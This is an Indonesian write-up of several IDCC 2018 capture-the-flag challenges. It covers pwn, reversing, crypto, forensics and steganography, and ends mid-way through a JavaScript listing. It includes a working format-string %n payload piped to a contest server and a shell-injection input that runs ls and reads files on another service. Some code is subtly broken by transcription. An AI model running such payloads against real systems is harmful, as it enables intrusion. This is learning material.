Writeup IDCC 2018 (Muhammad Alifa Ramdhan)

Format Play

Diberikan binary elf 32 bit. Jika dijalankan akan meminta sebuah inputan dan mencetaknya. Hasil dari decompile program seperti ini.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // ecx@2
  int result; // eax@4
  char format; // [sp+0h] [bp-8Ch]@1
  int v6; // [sp+7Ch] [bp-10h]@3
  int v7; // [sp+80h] [bp-Ch]@1
  int *v8; // [sp+88h] [bp-4h]@1

  v8 = &argc;
  v7 = *MK_FP(__GS__, 20);
  printf("Input your name: ");
  __isoc99_scanf("%128[^\n]", &format);
  printf("Hello, ");
  printf(&format);
  puts((const char *)&unk_8048813);
  if ( secret == 0xBEEF )
  {
    puts("Congratulations!");
    system("/bin/cat ./flag.txt");
  }
  else
  {
    v6 = secret;
    printf("secret: %d\n", secret);
    puts("hahaha... shame");
  }
}
```

Terdapat bug format string pada saat mencetak inputan menggunakan printf. Untuk mendapatkan flag, kita harus mengubah nilai secret yang berada pada alamat 0x0804A034 dengan integer 0xbeef. Kita bisa memanfaatkan bug format string dengan formatter `%n` yang akan menulis panjang string yang telah dioutputkan sehingga mengoverwrite nilai secret dengan 0xbeef. Payloadnya terlihat seperti ini.

```
$ python -c 'print "%48878xA"+"%11$nAAA"+"\x34\xa0\x04\x08"'
```

Jika di pipe ke nc server soal, maka flag akan terlihat.

```
$ python -c 'print "%48878xA"+"%11$nAAA"+"\x34\xa0\x04\x08"' | nc 178.128.106.125 13373
```

Flag : IDCC{M4nipulat1n9_F0rm4t_for_pR0f1T_$$$}

Password Generator

Diberikan akses ke `nc 178.128.106.125 1337` . Setelah di lakukan fuzzing kami menemukan bahwa payload `9'&&ls #` akan menjalankan program ls dan menampilkan daftar file. Setelah di identifikasi juga, server hanya membatasi inputan tidak lebih dari 8.

Diperhatikan dari errornya, sepertinya program ini menggunakan command fold.

```
  % nc 178.128.106.125 1337
fds
########################################
######## Random Password Generator ########
########################################
Insert Length: fold: invalid number of columns: ‘fds’
tr: write error: Broken pipe
```

Saya memperkirakan perintah yang dijalankan adalah `fold -w 'inputan'`. Kita bisa memanfaatkan fold ini untuk membaca flag, karena sesuai spesifikasinya fold akan membaca file yang ditaruh di parameter terakhir.

```
$ fold --help
Usage: fold [OPTION]... [FILE]...
Wrap input lines in each FILE, writing to standard output.
```

Dengan payload `9'[tab]*[tab]#` Kita dapat membaca semua file yang ada di current directory.

```
$ nc 178.128.106.125 1337
9'      *       #
########################################
######## Random Password Generator ########
########################################
Insert Length: IDCC{Br3a
k_Y0urZ_L
ImIT}#/usr/bin
/env pyth
on

"""
...
```

Flag : IDCC{Br3ak_Y0urZ_LImIT}

EzPz

```
Can you reverse this flag for me Flag="c=/2HsfweAeTCz]!V@alV@pz9??$eYjQVz&ln<z5"
```

Diberikan file elf 64bit yang bernama EzPz. Jika dijalankan program akan mengeluarkan sebuah string.

```
$ ./EzPz
"/V8H9~55"
```

Jika dibuka lewat IDA akan terlihat banyak fungsi yang membuat saya susah untuk menentukan point atau titik yang harus direverse.

Tapi jika kita mengubah nama file EzPz dengan nama yang lain, maka output dari program akan berubah.

```
$ mv EzPz hello
$ ./hello
"6YN!nYX5"
```

Saya menyimpulkan bahwa output dari program bergantung dari nama file itu sendiri. Saya membuat script solver yang akan mencari nama file apa yang akan membuat program menampilkan "c=/2HsfweAeTCz]!V@alV@pz9??$eYjQVz&ln<z5" (didapat dari deskripsi soal). Solver yang saya buat seperti ini.

```
import string
from os import popen
from shutil import move

chall = "EzPz"
def chkout(p):
    p = popen(p)
    s = p.read()
    p.close()
    return s

def getcc(fn):
    move(chall, fn)
    s = chkout(fn)
    move(fn, chall)
    return s

flag = "c=/2HsfweAeTCz]!V@alV@pz9??$eYjQVz&ln<z5"
chrs = string.letters + string.digits + '{}_'
start = './IDCC{'
poss = {}
n = len(start)
poss[n] = [start]
while True:
    for start in poss[n]:
        for c in chrs:
```

```
            new = path + c
            o = eval(getcc(new))

            if o == flag:
                print("Flag = {}".format(new))
                exit()

            ti = 1
            while o.startswith(flag[:len(start)+ti]):
                k = poss.get(n+ti, [])
                k.append(new)
                poss[n+ti] = k
                ti += 1

    while poss.has_key(n+1):
        n += 1
```

Jalankan program diatas, program diatas akan berhenti ketika flag ditemukan.

```
$ time python ez.py                                                    !10085
Flag = ./IDCC{h4sk3Ll_i5_l4zY_4nD_Fun}
python ez.py  17,11s user 11,00s system 90% cpu 31,155 total
```

Babyshark

Diberikan file elf 64 bit. Ketika dijalankan terdapat pesan berikut.

```
Flagnya sudah terenkripsi dengan aplikasi ini:
535f59586176296f7b446a492a7c687a77762b7523446e28776b762f6e7e45722f447d2b2a7f452f456e67
Pembuatannya dilakukan pada waktu kompilasi :)
Bisakah kamu mengembalikan Flagnya?
```

Saya menemukan fungsi yang mencurigakan bernama `D9babyshark7encryptFNaNfAyaZQe` yang saya pikir itu merupakan fungsi yang digunakan untuk mengenkripsi flag.

Hasil decompile fungsi tersebut adalah seperti ini.

```
/* r2dec pseudo C output */
#include <stdint.h>

int64_t _D9babyshark7encryptFNaNfAyaZQe (int32_t arg1, int32_t arg2) {
    int32_t local_10h;
    int32_t local_8h;
    local_10h = rdi;
    local_8h = rsi;
    rdx = local_8h;
    rax = local_10h;
    rax = _D9babyshark_T3encVAyaa3_313131ZQsFNaNfQuZQx (rax, rdx);
    rax = _D9babyshark_T3encVAyaa3_323232ZQsFNaNfQuZQx (rax, rdx);
    rax = _D9babyshark_T3encVAyaa3_333333ZQsFNaNfQuZQx (rax, rdx);
```

```
rax = _D9babyshark_T3encVAyaa3_343434ZQsFNaNfQuZQx (rax, rdx);
rax = _D9babyshark_T3encVAyaa3_353535ZQsFNaNfQuZQx (rax, rdx);
rax = _D9babyshark_T3encVAyaa3_363636ZQsFNaNfQuZQx (rax, rdx);
rax = _D9babyshark_T3encVAyaa3_373737ZQsFNaNfQuZQx (rax, rdx);
rax = _D9babyshark_T3encVAyaa3_383838ZQsFNaNfQuZQx (rax, rdx);
rax = _D9babyshark_T3encVAyaa3_393939ZQsFNaNfQuZQx (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_313031303130ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_313131313131ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_313231323132ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_313331333133ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_313431343134ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_313531353135ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_313631363136ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_313731373137ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_313831383138ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_313931393139ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_323032303230ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_323132313231ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_323232323232ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_323332333233ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_323432343234ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_323532353235ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_323632363236ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_323732373237ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_323832383238ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_323932393239ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_333033303330ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_333133313331ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_333233323332ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_333333333333ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_333433343334ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_333533353335ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_333633363336ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_333733373337ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_333833383338ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_333933393339ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_343034303430ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_343134313431ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_343234323432ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_343334333433ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_343434343434ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_343534353435ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_343634363436ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_343734373437ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_343834383438ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_343934393439ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_353035303530ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_353135313531ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_353235323532ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_353335333533ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_353435343534ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_353535353535ZQyFNaNfQBaZQBe (rax, rdx);
rax = _D9babyshark_T3encVAyaa6_353635363536ZQyFNaNfQBaZQBe (rax, rdx);
```

```
    rax = _D9babyshark_T3encVAyaa6_353735373537ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_353835383538ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_353935393539ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_363036303630ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_363136313631ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_363236323632ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_363336333633ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_363436343634ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_363536353635ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_363636363636ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_363736373637ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_363836383638ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_363936393639ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_373037303730ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_373137313731ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_373237323732ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_373337333733ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_373437343734ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_373537353735ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_373637363736ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_373737373737ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_373837383738ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_373937393739ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_383038303830ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_383138313831ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_383238323832ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_383338333833ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_383438343834ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_383538353835ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_383638363836ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_383738373837ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_383838383838ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_383938393839ZQyFNaNfQBaZQBe (rax, rdx);
    rax = _D9babyshark_T3encVAyaa6_393039303930ZQyFNaNfQBaZQBe (rax, rdx);
    rdi = rax;
    rsi = rdx;
}
```

Setelah di check di setiap fungsi diatas. Setiap fungsi akan melakukan xor terhadap argumen yang berupa string dengan panjang string yang ditaruh di argumen kedua dan satu parameter lain. Contohnya fungsi `_D9babyshark_T3encVAyaa3_313131ZQsFNaNfQuZQx` akan melakukan xor argumen pertama dengan panjang string yang terdapat di argumen kedua dan di xor lagi dengan string "111". Contoh lainnya adalah fungsi `_D9babyshark_T3encVAyaa3_323232ZQsFNaNfQuZQx` akan melakukan xor argumen pertama dengan panjang string yang terdapat di argumen kedua dan di xor lagi dengan string "222". Jika di ubah ke code python maka akan terlihat seperti ini.

```
def _D9babyshark_T3encVAyaa3_313131ZQsFNaNfQuZQx(a1, n):
    res = ""
    for i, c in enumerate(a1):
        res += chr(c ^ ord("111"[i % 3]) ^ n)
    return res
```

Kita bisa menyimpulkan "111" dan "222" akan mempunyai kesesuaian dengan nama fungsi itu sendiri. "111" diubah ke hex menjadi 313131 yang akan sesuai dengan nama fungsi itu sendiri _D9babyshark_T3encVAyaa3_**313131**ZQsFNaNfQuZQx. Saya membuat script python yang akan menxor kan string yang telah di encrypt seperti kode program diatas.

```
dec =
"535f59586176296f7b446a492a7c687a77762b7523446e28776b762f6e7e45722f447d2b2a7f452f456e67
".decode("hex")

def xorr(st, n):
    if n == 500:
        return st
    kn = str(n) * 3
    sn = len(st)
    res = ""
    for i,c in enumerate(st):
        res += chr(ord(c) ^ ord(kn[i % len(kn)]) ^ sn)
    return xorr(res, n+1)

print(xorr(dec, 1))
```

Jalankan program diatas, dan kita akan mendapatkan flagnya.

```
IDCC{m3ta_pR0gramm1n9_t3mpl4te_i5_g00d_4_u}
```

Decryptme

Diberikan script python decryptme.py

```
from base64 import *
def enkripsi(plain, keys):
    enc = []
    plain = b64encode(plain)
    for i, l in enumerate(plain):
        kunci = ord(keys[i % len(keys)])
        teks = ord(l)
        enc.append(chr((teks + kunci) % 127))
    return ''.join(enc)
```

Dan sebuah file enkripsi yang berisi data.

```
F7=&D•_6@9•YU&9HA) MK•9•HL=RM•S•Y3(•
```

Sepertinya file enkripsi dihasilkan oleh script decryptme.py. Jika dilihat dari source code decryptme.py terdapat fungsi enkripsi, pertama saya akan membuat fungsi yang akan mendekripsi balik suatu string.

```
def decrypt(cipher, keys):
    dec = []
    for i, l in enumerate(cipher):
        kunci = ord(keys[i % len(keys)])
        teks = ord(l)
        dec.append(chr((teks - kunci) % 127))
    try:
        plain = b64decode(''.join(dec))
    except:
        return "error"
    return plain
```

Untuk mencari keynya saya memanfaatkan teknik known plaintext attack dengan berasumsi bahwa string plaintext akan diawali oleh 'IDCC{' sesuai dengan format flagnya.

```
flagenc = open("enkripsi").read()[:-1]
knownpl = b64encode("IDCC{")
guessedkeys = ""

for i, k in enumerate(knownpl):
    guessedkeys += chr((ord(flagenc[i]) - ord(k)) % 127)
print(guessedkeys)
```

Script diatas akan mengoutputkan string `rajarakx`. Jika digunakan sebagai keys untuk mendekrip akan didapatkan string yang sepertinya bukan merupakan flagnya. Saya mencoba menggunakan key `rajaraja` dan flag akan didapat.

```
from base64 import *
def decrypt(cipher, keys):
    dec = []
    for i, l in enumerate(cipher):
        kunci = ord(keys[i % len(keys)])
        teks = ord(l)
        dec.append(chr((teks - kunci) % 127))
    try:
        plain = b64decode(''.join(dec))
    except
        return "error"
    return plain

flagenc = open("enkripsi").read()[:-1]
key = "rajaraja"
```

IDCC{S1mpl3_4nd_stR4ight}

OldCrypt

Diberikan file flag dan file kunci.

```
```

```
zezse rarvrt hpmoe
pmyph heyr zkmrhvphhrm apmer
lknvrnevrt yrmsr vkvrt
xrzsre kmfhrp zknretmjr
vrxhrn skvrmfe
yrhhrm yknehry wrhyp
lklrxhrm zezsezp ae rmfhrxr
wrnmre lemyrmf ae bewr
zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
xkvrzrmjr
oemyr hksrar teaps
zkzlknehrm xkmjpzrm rlrae
wrvrp teaps hrarmf yrh raev
yrse oemyr vkmfhrse heyr...
vrxhrn skvrmfe
yrhhrm yknehry wrhyp
brmfrm lkntkmye zkwrnmre
bpyrrm zezse ae lpze...
d! zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
xkvrzrmjr
EAOO{j0p_Swm3A_z3_m1Ok}
```

Kunci

```
r404404loa404kcf404tebhv404zmd404sgnx404ypqw404iju
```

Hilangkan string 404 didalam file kunci, kita akan mendapatkan string yang berjumlah 26 dengan karakter yang berbeda. Gunakan string tersebut sebagai pengganti string abcde.. secara berurutan.

```python
import string

with open("kunci") as f:
    kunci = f.read()
    kunci = kunci.strip().replace("404", "")

with open("flag") as f:
    flag = f.read()

table = string.maketrans(kunci.lower() + kunci.upper(), string.letters)
print(string.translate(flag, table))
```


Jalan script diatas, maka akan muncul plaintext yang didalamnya terdapat flag.

```
mimpi adalah kunci
untuk kita menaklukkan dunia
berlarilah tanpa lelah
sampai engkau meraihnya
laskar pelangi
takkan terikat waktu
bebaskan mimpimu di angkasa
warnai bintang di jiwa
menarilah dan terus tertawa
walau dunia tak seindah surga
bersyukurlah pada Yang Kuasa
cinta kita di dunia...
selamanya
cinta kepada hidup
memberikan senyuman abadi
walau hidup kadang tak adil
tapi cinta lengkapi kita...
laskar pelangi
takkan terikat waktu
jangan berhenti mewarnai
jutaan mimpi di bumi...
o! menarilah dan terus tertawa
walau dunia tak seindah surga
bersyukurlah pada Yang Kuasa
cinta kita di dunia...
menarilah dan terus tertawa
walau dunia tak seindah surga
bersyukurlah pada Yang Kuasa
cinta kita di dunia...
selamanya
IDCC{y0u_Pwn3D_m3_n1Ce}
```

Flag : **IDCC{y0u_Pwn3D_m3_n1Ce}**

Freedom

Buka image.img dengan testdisk. Pilih GPT -> Analyze -> Tekan P untuk melihat daftar file.



Select all files dengan menekan `a` tekan C untuk mencopy dan pilih lokasi destinasi file. Gunakan command find untuk mencari file bernama flag.

```
$ find . | grep flag
./usr/lib/lua/luci/view/flag.lua
```

```
$ cat flag.lua
function IllIlllIlllIlllIlllIlllIll(IllIlllIlllIllIll) if (IllIlllIlllIllIll==(((((919 +
636)-636)*3147)/3147)+919)) then return not true end if (IllIlllIlllIllIll==(((((968 +
670)-670)*3315)/3315)+968)) then return not false end end; local IllllIIllll = (7*3-
9/9+3*2/0+3*3);local IllllIIlllIIlllIIlllII = (3*4-7/7+6*4/3+9*9);local IllIIIllIIIIllI
= table.concat;function IllIIIIlIIIIIl(IllllIIllll) function
IllllIIllll(IllllIIllll) function IllllIIllll(IllIlllIlllI) end end
end;IllIIIIlIIIIIl(900283);function
IllIlllIlllIlllIlllIlllIlllIIIIll(IllllIIlllIIlllIIlllII) function
IllllIIllll(IllIlllIlllI) local IllllIIlllIIlllIIlllII = (9*0-7/5+3*1/3+8*2) end
end;IllIlllIlllIlllIlllIlllIlllIIIlll(9083);local IllIIlllIIlIII = loadstring;local
IlIlIlIlIlIlIlIlI =
{'\45','\45','\47','\47','\32','\68','\101','\99','\111','\109','\112','\105','\108','\
101','\100','\32','\67','\111','\100','\101','\46','\32','\10','\114','\101','\113','\1
17','\105','\114','\101','\32','\34','\110','\105','\120','\105','\111','\46','\102','\
115','\34','\10','\114','\101','\113','\117','\105','\114','\101','\32','\34','\105','\
111','\34','\10','\10','\32','\32','\32','\108','\111','\99','\97','\108','\32','\102',
'\61','\105','\111','\46','\111','\112','\101','\110','\40','\34','\47','\114','\111','
\111','\116','\47','\110','\111','\116','\101','\115','\46','\116','\120','\116','\34',
'\44','\34','\114','\34','\41','\10','\32','\32','\32','\105','\102','\32','\102','\126
','\61','\110','\105','\108','\32','\116','\104','\101','\110','\32','\10','\32','\32',
'\32','\112','\114','\105','\110','\116','\40','\34','\73','\68','\67','\67','\123','\7
9','\112','\101','\110','\87','\82','\84','\105','\53','\57','\48','\48','\68','\33','\
125','\34','\41','\10','\10','\32','\32','\32','\101','\108','\115','\101','\32','\10',
'\32','\32','\32','\112','\114','\105','\110','\116','\40','\34','\87','\101','\32','\9
7','\108','\108','\32','\108','\105','\118','\101','\32','\101','\118','\101','\114','\
121','\32','\100','\97','\121','\32','\105','\110','\32','\118','\105','\114','\116','\
117','\97','\108','\32','\101','\110','\118','\105','\114','\111','\110','\109','\101',
'\110','\116','\115','\44','\32','\100','\101','\102','\105','\110','\101','\100','\32'
,'\98','\121','\32','\111','\117','\114','\32','\105','\100','\101','\97','\115','\46',
'\34','\41','\10','\10','\32','\32','\32','\101','\110','\100','\10',}IllIIllIIllIII(Il
lIIIIlIIIIIlI(IlIlIlIlIlIlIlIlIlI,IIIIIIIIIlllllllllIIIIIIII))()
```

Ubah nilai - nilai desimal ke dalam bentuk karakter ascii.

```
>>> print(''.join(map(chr,
[45,45,47,47,32,68,101,99,111,109,112,105,108,101,100,32,67,111,100,101,46,32,10,114,10
1,113,117,105,114,101,32,34,110,105,120,105,111,46,102,115,34,10,114,101,113,117
,105,114,101,32,34,105,111,34,10,10,32,32,32,108,111,99,97,108,32,102,61,105,111,46,111
,112,101,110,40,34,47,114,111,111,116,47,110,111,116,101,115,46,116,120,116,34,44,34,11
4,34,41,10,32,32,32,
105,102,32,102,126,61,110,105,108,32,116,104,101,110,32,10,32,32,32,112,114,105,110,116
,40,34,73,68,67,67,123,79,112,101,110,87,82,84,105,53,57,48,48,68,33,125,34,41,10,10,32
,32,32,101,108,115,1
01,32,10,32,32,32,112,114,105,110,116,40,34,87,101,32,97,108,108,32,108,105,118,101,32,
101,118,101,114,121,32,100,97,121,32,105,110,32,118,105,114,116,117,97,108,32,101,110,1
18,105,114,111,110,1
09,101,110,116,115,44,32,100,101,102,105,110,101,100,32,98,121,32,111,117,114,32,105,10
0,101,97,115,46,34,41,10,10,32,32,32,101,110,100,10])))
--// Decompiled Code.
require "nixio.fs"
require "io"
```


```
local f=io.open("/root/notes.txt","r")
if f~=nil then
print("IDCC{OpenWRTi5900D!}")

else
print("We all live every day in virtual environments, defined by our ideas.")

end
```

Flag : **IDCC{OpenWRTi5900D!}**

Secret Message

Diberikan password.jpg dan stored.jpg.

Jika dilihat password.jpg terdapat sebuah string didalam gambar yang susah dilihat.



String tersebut merupakan "4c3333744d65496e" Jika diubah ke ascii menjadi "L33tMeIn". Gunakan string tersebut sebagai password untuk mengekstrak data pada stored.jpg dengan steghide. Hasilnya gunakan sebagai steghide untuk password.jpg.

```
$ steghide extract -sf stored.jpg -p "L33tMeIn"
wrote extracted data to "password.txt".
$ cat password.txt
5uperBStr0ngP4ass$
$ steghide extract -sf password.jpg -p "5uperBStr0ngP4ass"
wrote extracted data to "flag.txt".
$ cat flag.txt
IDCC{Ch4in1nG_5teg0_p4ssW0rD_}$
```

Flag : **IDCC{Ch4in1nG_5teg0_p4ssW0rD_}**

MPPPssst

Diberikan file cover.jpg dan telordadar.mp3. Gunakan tools audiostego untuk mendapatkan flagnya. https://github.com/danielcardeenas/AudioStego

```
$ ./hideme ../telordadar.mp3 -f
Doing it boss!
Looking for the hidden message...
String detected. Retrieving it...
Message recovered size: 28 bytes
 V;  e: 'IDCC{st3Gano_s0und_n_h1d3}'  G
```

Flag : IDCC{st3Gano_s0und_n_h1d3}

Do Not Cheat

Diberikan akses ke web -> view source -> deobfuscate javascript di beautifer.io dan didapatkan source seperti berikut.

```
var canvas = document.getElementById("canvas"),
    ctx = canvas.getContext("2d"),
    canvas2 = document.getElementById("canvas2"),
    ctx2 = canvas2.getContext("2d"),
    cw = window.innerWidth,
    ch = window.innerHeight,
    charArr = ["a", "b", "c", "d", "e", "f", "g", "h", "i", "j", "k", "l", "m", "n",
"o", "p", "q", "r", "s", "t", "u", "v", "w", "x", "y", "z"],
    maxCharCount = 100,
    fallingCharArr = [],
    fontSize = 10,
    maxColums = cw / fontSize;
canvas.width = canvas2.width = cw, canvas.height = canvas2.height = ch;
var keyCodes = [],
    secretstroke = "38,38,40,40,37,39,37,39,66,65"; uuddlrlrba

function randomInt(t, n) {
    return Math.floor(Math.random() * (n - t) + t)
}

function randomFloat(t, n) {
